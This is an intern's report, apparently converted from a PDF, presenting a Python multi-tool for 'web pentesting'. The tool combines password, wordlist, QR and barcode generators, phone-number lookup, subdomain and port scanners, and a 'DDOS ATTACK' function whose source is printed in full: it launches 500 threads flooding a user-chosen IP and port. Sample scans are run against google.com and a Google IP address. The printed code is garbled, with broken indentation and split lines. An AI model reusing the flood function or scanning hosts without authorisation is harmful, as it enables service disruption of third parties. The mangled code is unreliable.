

Cyber Security Domain

INTERNSHIP PROJECT – 1

I am Rakesh Puttala,

I am giving this presentation regarding for my second Internship project

RECON AUTOMATION FOR WEB PENTESTING:

To build this Tool by using the **Python** to do pentesting for websites.

It will be used as IP scanner,Port scanner,Barcode Generator,QR code Generator, Password Generator,Wordlist Generator,Phone number information,subdomain checker and finally last but not least DDOS Attack.

Here

We need to install some required python libraries to get execute this tool. And they install by using this

Command:

pip install tqdm pyfiglet requests pyqrcode pypng python-barcode phonenumbers tabulate

```
PS C:\Users\rakesh\python> pip install tqdm pyfiglet requests pyqrcode pypng python-barcode phonenumbers tabulate
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: tqdm in c:\users\rakesh\appdata\roaming\python\python312\site-packages (4.66.5)
Requirement already satisfied: pyfiglet in c:\users\rakesh\appdata\roaming\python\python312\site-packages (1.0.2)
Requirement already satisfied: requests in c:\users\rakesh\appdata\roaming\python\python312\site-packages (2.32.3)
Requirement already satisfied: pyqrcode in c:\users\rakesh\appdata\roaming\python\python312\site-packages (1.2.1)
Requirement already satisfied: pypng in c:\users\rakesh\appdata\roaming\python\python312\site-packages (0.20220715.0)
Requirement already satisfied: python-barcode in c:\users\rakesh\appdata\roaming\python\python312\site-packages (0.15.1)
Requirement already satisfied: phonenumbers in c:\users\rakesh\appdata\roaming\python\python312\site-packages (8.13.45)
Requirement already satisfied: tabulate in c:\users\rakesh\appdata\roaming\python\python312\site-packages (0.9.0)
Requirement already satisfied: colorama in c:\users\rakesh\appdata\roaming\python\python312\site-packages (from tqdm) (0.4.6)
Requirement already satisfied: charset-normalizer<4,>=2 in c:\users\rakesh\appdata\roaming\python\python312\site-packages (from requests) (3.3.2)
Requirement already satisfied: idna<4,>=2.5 in c:\users\rakesh\appdata\roaming\python\python312\site-packages (from requests) (3.7)
Requirement already satisfied: urllib3<3,>=1.21.1 in c:\users\rakesh\appdata\roaming\python\python312\site-packages (from requests) (2.2.2)
Requirement already satisfied: certifi>=2017.4.17 in c:\users\rakesh\appdata\roaming\python\python312\site-packages (from requests) (2024.7.4)
PS C:\Users\rakesh\python>
```

This will allow all functions to execute the tool after the installation without errors

This includes tqdm,pyfiglet,requests,pyqrcode,pypng,python-barcode,phonenumbers,tabulate.

And the python-barcode also required the pillow library to save the barcodes as image

The command to install the pillow library is:

pip install Pillow

```
PS C:\Users\rakes\python> pip install Pillow
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: Pillow in c:\users\rakes\appdata\roaming\python\python312\site-packages (10.4.0)
PS C:\Users\rakes\python>
```

And here is the tool which has build:

```
import os
import queue
import time
from tqdm import tqdm
from pyfiglet import Figlet
import requests
import random
import itertools
import sys
import pyqrcode
from barcode import EAN13
from queue import Queue
import socket
import threading
from barcode.writer import ImageWriter
import phonenumbers
from phonenumbers import carrier, geocoder
from tabulate import tabulate

# ASCII banner
result = Figlet(font="slant").renderText("RECON TOOL")
print(result)

# Display options
options = """
1- MY IP ADDRESS
2- PASSWORD GENERATOR
3- WORDLIST GENERATOR
4- BARCODE GENERATOR
5- QR CODE GENERATOR
6- PHONE NUMBER INFO
```

7- SUBDOMAIN SCANNER

8- PORT SCANNER

9- DDOS ATTACK

"""

```
print(options)
```

```
# User selection
```

```
select = int(input("Enter your choice: "))
```

```
def loading():
```

```
    for _ in tqdm(range(100), desc="LOADING...", ascii=False, ncols=75):
```

```
        time.sleep(0.01)
```

```
    print("LOADING DONE!")
```

```
def window_size(columns=80, height=20):
```

```
    os.system("cls" if os.name == "nt" else "clear")
```

```
    os.system(f'mode con: cols={columns} lines={height}' if os.name == "nt" else "")
```

```
def get_ip():
```

```
    window_size()
```

```
    print(Figlet(font="slant").renderText("Find MY IP ADDRESS"))
```

```
    loading()
```

```
    hostname = socket.gethostname()
```

```
    ipaddr = socket.gethostbyname(hostname)
```

```
    print("YOUR DEVICE IP ADDRESS: " + ipaddr)
```

```
def password_generator():
```

```
    window_size()
```

```
    print(Figlet(font="slant").renderText("PASSWORD GENERATOR"))
```

```
    loading()
```

```
    length = int(input("ENTER THE LENGTH OF THE PASSWORD: "))
```

```
    chars =
```

```
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890@#&*(){}  
[]/?"
```

```
    password = "".join(random.sample(chars, length))
```

```
    print(f"GENERATED PASSWORD OF LENGTH {length} is: {password}")
```

```

def wordlist_generator():
    window_size()
    print(Figlet(font="slant").renderText("WORDLIST GENERATOR"))
    loading()
    chars = input("ENTER THE LETTERS FOR COMBINATION: ")
    min_len = int(input("MINIMUM LENGTH OF THE PASSWORD: "))
    max_len = int(input("MAXIMUM LENGTH OF THE PASSWORD: "))
    file_name = input("[+] Enter the name of the file: ")
    with open(file_name, 'w') as file:
        for i in range(min_len, max_len + 1):
            for combo in itertools.product(chars, repeat=i):
                file.write("".join(combo) + '\n')
    print(f"Wordlist saved to {file_name}")

```

```

def barcode_generator():
    window_size()
    print(Figlet(font="slant").renderText("BARCODE GENERATOR"))
    loading()
    num = input("Enter a 12-digit number to generate a barcode: ")
    code = EAN13(num, writer=ImageWriter())
    code.save("bar_code")
    print("Barcode saved as 'bar_code.png'")

```

```

def qrcode_generator():
    window_size()
    print(Figlet(font="slant").renderText("QR CODE GENERATOR"))
    loading()
    data = input("ENTER THE DATA TO CREATE A QR CODE: ")
    qr_code = pyqrcode.create(data)
    qr_code.png("myqr.png", scale=6)
    print("QR code saved as 'myqr.png'")

```

```

def phone_number_info():
    window_size()
    print(Figlet(font="slant").renderText("PHONE NUMBER INFO"))
    loading()
    number = input("Enter the phone number (with country code): ")

```

```

parsed_number = phonenumbers.parse(number)
country = geocoder.description_for_number(parsed_number, "en")
carrier_name = carrier.name_for_number(parsed_number, "en")
print(tabulate([["Country", "Carrier"], [country, carrier_name]], headers="firstrow"))

```

```

def subdomain_scanner():
    window_size()
    print(Figlet(font="slant").renderText("SUBDOMAIN SCANNER"))
    loading()
    domain = input("Enter the domain to scan: ")
    with open("subdomain.txt", 'r') as file:
        subdomains = file.read().splitlines()
        for subdomain in subdomains:
            url = f"http://{subdomain}.{domain}"
            try:
                response = requests.get(url)
                if response.status_code == 200:
                    print(f"[+] Subdomain found: {url}")
            except requests.ConnectionError:
                pass

```

```

def port_scanner():
    window_size()
    print(Figlet(font="slant").renderText("PORT SCANNER"))
    loading()
    target = input("ENTER IP ADDRESS TO SCAN: ")
    mode = int(input("ENTER PORT SCAN MODE (1-4): "))

```

```

def portscan(port):
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(1)
        sock.connect((target, port))
        return True
    except:
        return False

```

```

def get_ports():

```

```

if mode == 1:
    return range(1, 1024)
elif mode == 2:
    return range(1, 49152)
elif mode == 3:
    return [20, 21, 22, 23, 25, 53, 80, 110, 443]
else:
    return map(int, input("Enter your ports (separate by spaces): ").split())

open_ports = []
for port in get_ports():
    if portscan(port):
        open_ports.append(port)
print(f"Open ports: {open_ports}")

def ddos_attack():
    window_size()
    print(Figlet(font="slant").renderText("DDOS ATTACK"))
    loading()
    target = input("Enter IP address: ")
    port = int(input("Enter port: "))

    def attack():
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        try:
            s.connect((target, port))
            s.sendto(f"GET / HTTP/1.1\r\nHost: {target}\r\n\r\n".encode('ascii'), (target, port))
        finally:
            s.close()

    for _ in range(500):
        threading.Thread(target=attack).start()
    print(f"Started DDOS attack on {target}")

if __name__ == "__main__":
    match select:
        case 1:
            get_ip()
        case 2:

```

```
password_generator()
case 3:
    wordlist_generator()
case 4:
    barcode_generator()
case 5:
    qrcode_generator()
case 6:
    phone_number_info()
case 7:
    subdomain_scanner()
case 8:
    port_scanner()
case 9:
    ddos_attack()
```

```
input("PRESS ENTER TO EXIT")
```

and I will give a drive link to access this Python file:

https://drive.google.com/file/d/1L2_AeGBnrwtKXQy1YSglVeRXcHQ_LM1c/view?usp=sharing

And to execute this program command is:

Python recon_tool.py


And here is our tool looks like:

[illegible]

And then we have to choose the option to by entering the values assigned to the particular operation to do.

1-MY IP ADDRESS

This will find the ip address of our machine



```
-----
 / ____(_)___  ____// /  / \  \ /  /  /  _/  __ \
//_  / /  __ \ /  _// /  / \  /  \  /  //  /_//
/_//  / / / / /_//  /  / /  /  /  /  /  //  ____/
/_//  /_// /_// \_//  /  /_//  /_//  /_//  /_//

-----
 /  |  /  __ \ /  __ \ /  ____/  ____/  ____/
//  |  / / / / / / / / /  _/  \_  \_  \
/_  __ \ / / / / / / /  _/  ____/  ____/  /
/_//  |_//____//____//  |_//____//____//

LOADING...: 100%|████████████████████| 100/100 [00:01<00:00, 94.39it/s]
LOADING DONE!
YOUR DEVICE IP ADDRESS: 10.0.52.246
PRESS ENTER TO EXIT
```

In this we have used the Figlet to the style of the font as big and slant .And that loading animation is done by using the loading() code in the python.And then this will retrieve the ip address of the machine.

2-PASSWORD GENERATOR

This will generate the password how much length we want.


```

  _____
 /  _  \ /  | /  _  \ /  | /  _  \ /  | /  _  \
 /  _  \ /  | /  _  \ /  | /  _  \ /  | /  _  \
 /  _  \ /  | /  _  \ /  | /  _  \ /  | /  _  \
 /  _  \ /  | /  _  \ /  | /  _  \ /  | /  _  \

```

```

  _____
 /  _  \ /  | /  _  \ /  | /  _  \ /  | /  _  \
 /  _  \ /  | /  _  \ /  | /  _  \ /  | /  _  \
 /  _  \ /  | /  _  \ /  | /  _  \ /  | /  _  \
 /  _  \ /  | /  _  \ /  | /  _  \ /  | /  _  \

```

```

LOADING...: 100%|████████████████████████████████████████| 100/100 [00:01<00:00, 93.88it/s]
LOADING DONE!
ENTER THE LENGTH OF THE PASSWORD: 10
GENERATED PASSWORD OF LENGTH 10 is: Eg0z/o4kiM
PRESS ENTER TO EXIT
PS C:\Users\rakes\python> 
```

Wthis will generate the password with the combination of the upper case letters and lower case letters and number and include special characters also.by that combination this will give you a strong password.

3-WORDLIST GENERATOR

This will give you possible combination of the given input.

```
-
| |      / /  _ \  _ \  _ \  /  /  _ \  _ \  _ \
| | / /  / /  / /  / /  / /  / /  \  _ \  \ / /
| | / /  / /  / /  _ \  _ \  / /  / /  _ \  / /
| _ \ / _ \  _ \  / /  _ \  _ \  / /  _ \  / /
| _ \ / _ \  _ \  / /  _ \  _ \  / /  _ \  / /

/  _ \  _ \  /  / /  _ \  _ \  \  _ \  _ \  \
/  _ \  _ \  /  \ /  _ \  / /  / /  / /  / /  /
/  _ \  _ \  /  /  _ \  _ \  \  _ \  \ /  / /  _ \
\  _ \  _ \  /  \ /  _ \  /  \ /  \ /  \ /  \ /

LOADING...: 100%|████████████████████| 100/100 [00:01<00:00, 94.29it/s]
LOADING DONE!
ENTER THE LETTERS FOR COMBINATION: abc
MINIMUM LENGTH OF THE PASSWORD: 2
MAXIMUM LENGTH OF THE PASSWORD: 5
[+] Enter the name of the file: wordlist.txt
Wordlist saved to wordlist.txt
PRESS ENTER TO EXIT
PS C:\Users\rakes\python>
```

This will generate the possible combinations of the letters and numbers which we have give as a input and it store that all combination in the new file which we have created their in the instructions in the wordlist generator operation in the tool.

Here is the file which I have perform on letters (a,b,c):

https://drive.google.com/file/d/154t185RNtuw_fpNRAJM7XWvB-ewfxn0q/view?usp=sharing

4-BARCODE GENERATOR

This will give you a barcode for the numbers you give as input.

```

      ____  ____  ____  ____  ____  ____
    /  __  \ /  __  \ /  __  \ /  __  \ /  __  \ /  __  \
   /  __  \ /  __  \ /  __  \ /  __  \ /  __  \ /  __  \
  /  __  \ /  __  \ /  __  \ /  __  \ /  __  \ /  __  \
 /  __  \ /  __  \ /  __  \ /  __  \ /  __  \ /  __  \

      ____  ____  ____  ____  ____  ____
    /  __  \ /  __  \ /  __  \ /  __  \ /  __  \ /  __  \
   /  __  \ /  __  \ /  __  \ /  __  \ /  __  \ /  __  \
  /  __  \ /  __  \ /  __  \ /  __  \ /  __  \ /  __  \
 /  __  \ /  __  \ /  __  \ /  __  \ /  __  \ /  __  \

LOADING...: 100%|████████████████████| 100/100 [00:01<00:00, 94.11it/s]
LOADING DONE!
Enter a 12-digit number to generate a barcode: 784637234613
Barcode saved as 'bar_code.png'
PRESS ENTER TO EXIT

```

This barcode generator will create the barcode for 12 digit numbers which has given input and it save that bar code in the image form by using of the **PILLOW** library and save it as a png file.

Here is the barcode.



5-QR-CODE GENERATOR

This generate the QR code for an of text you have enter.

```

  ____  ____  _____  ____  _____
 / __ \ / __ \ / ____/ __ \ / __ \ / ____/
/ / / / / / / / / / / / / / / / / / / /
/ / / / / / / / / / / / / / / / / / /
\__ \ \__ \ \_ \ \_ \ \_ \ \_ \ \_ \ \_ \

_____  _____  ____  _____  ____
/ ____/ ____/ | / / ____/ __ \ | /_ __/ __ \ \
/ / __/ __/ | / / __/ / / / / | / / / / / / /
/ / / / ____/ | / / ____/ , _/ __ \ / / / / /
\____/_____/ | / ____/ / | / / \____/ / |

LOADING...: 100%|████████████████████| 100/100 [00:01<00:00, 92.80it/s]
LOADING DONE!
ENTER THE DATA TO CREATE A QRCODE: WELLCOME TO CYBER WORLD!!!.....
QR code saved as 'myqr.png'
PRESS ENTER TO EXIT
PS C:\Users\rakes\python> 
```


This tool will help you to create any text into the QR code and save it in the png form as a new file. And when you scan this QR code which the tool has generated you find the text behind it.

Here is the QR code :



6-PHONE NUMBER INFORMATION

This will give you information about the phone number.



This will give you the information that the given phone number is belongs to which country and the service provider of the given phone number.here we have to give the input with thecountry code also .

7-SUBDOMAIN CHECKER

This tool will check the subdomain from the list which we given in the subdomain.txt file and give the output.

```

-----
/  _// / / /  _ )/  _ \  _ \  / /  |  /  _// / /
\_  \ / / / /  / / / / / / / \ / / |  / /  \ / /
___/ / / / / / / / / / / / /  ___ \ / / / /
/___/\___/\___/\___/\___/\ / / /  \ / ___/ / \ /

-----
/  _//  ___/  |  / / / / / /  ___/  _ \
\_  \ /  / / | /  \ / /  \ / /  ___/ / / /
___/ / ___/  ___ \ / /  / / /  ___/  _ \
/___/\___/\ /  \ / /  \ / /  \ / ___/ / \ /

LOADING...: 100%|████████████████████| 100/100 [00:01<00:00, 93.74it/s]
LOADING DONE!
Enter the domain to scan: google.com
[+] Subdomain found: http://mail.google.com
[+] Subdomain found: http://photos.google.com
PRESS ENTER TO EXIT

```

Here this will check the subdomain.txt file and give the subdomains of the domain which we want to search for.

8-PORT SCANNER

This tool will give the port status information about the particular domain.

```

-----
/  _ \  _ \  _ \  _ \ /  _//  ___/  |  / / / / / /  ___/  _ \
/ / / / / / / / / /  \_  \ /  / / | /  \ / /  \ / /  ___/ / / /
/  ___/ / / /  _ \ / /  ___/ / / ___/  ___ \ / /  / / ___/  _ \
/_/  \___/\ /  \ / /  /___/\___/\ /  \ / /  \ / /  \ / ___/ / \ /

LOADING...: 100%|████████████████████| 100/100 [00:01<00:00, 94.26it/s]
LOADING DONE!
ENTER IP ADDRESS TO SCAN: 142.250.196.78
ENTER PORT SCAN MODE (1-4): 1
Open ports: [80, 443]
PRESS ENTER TO EXIT
PS C:\Users\rakes\python>

```

Here this tool will give the port status information about the particular domain. Here we have to give the input as the IP Address of that particular Domain.

9-DDOS ATTACK.

This will do DDOS Attack on any server to get down the server response.

This is not allowed to execute and to do DDOS Attack on the any server

And I have not done that operation , and that's why iam not providing this DDOS Attack output image or any proof.

So,

This tool will help you to web pentesting.

THANK YOU.....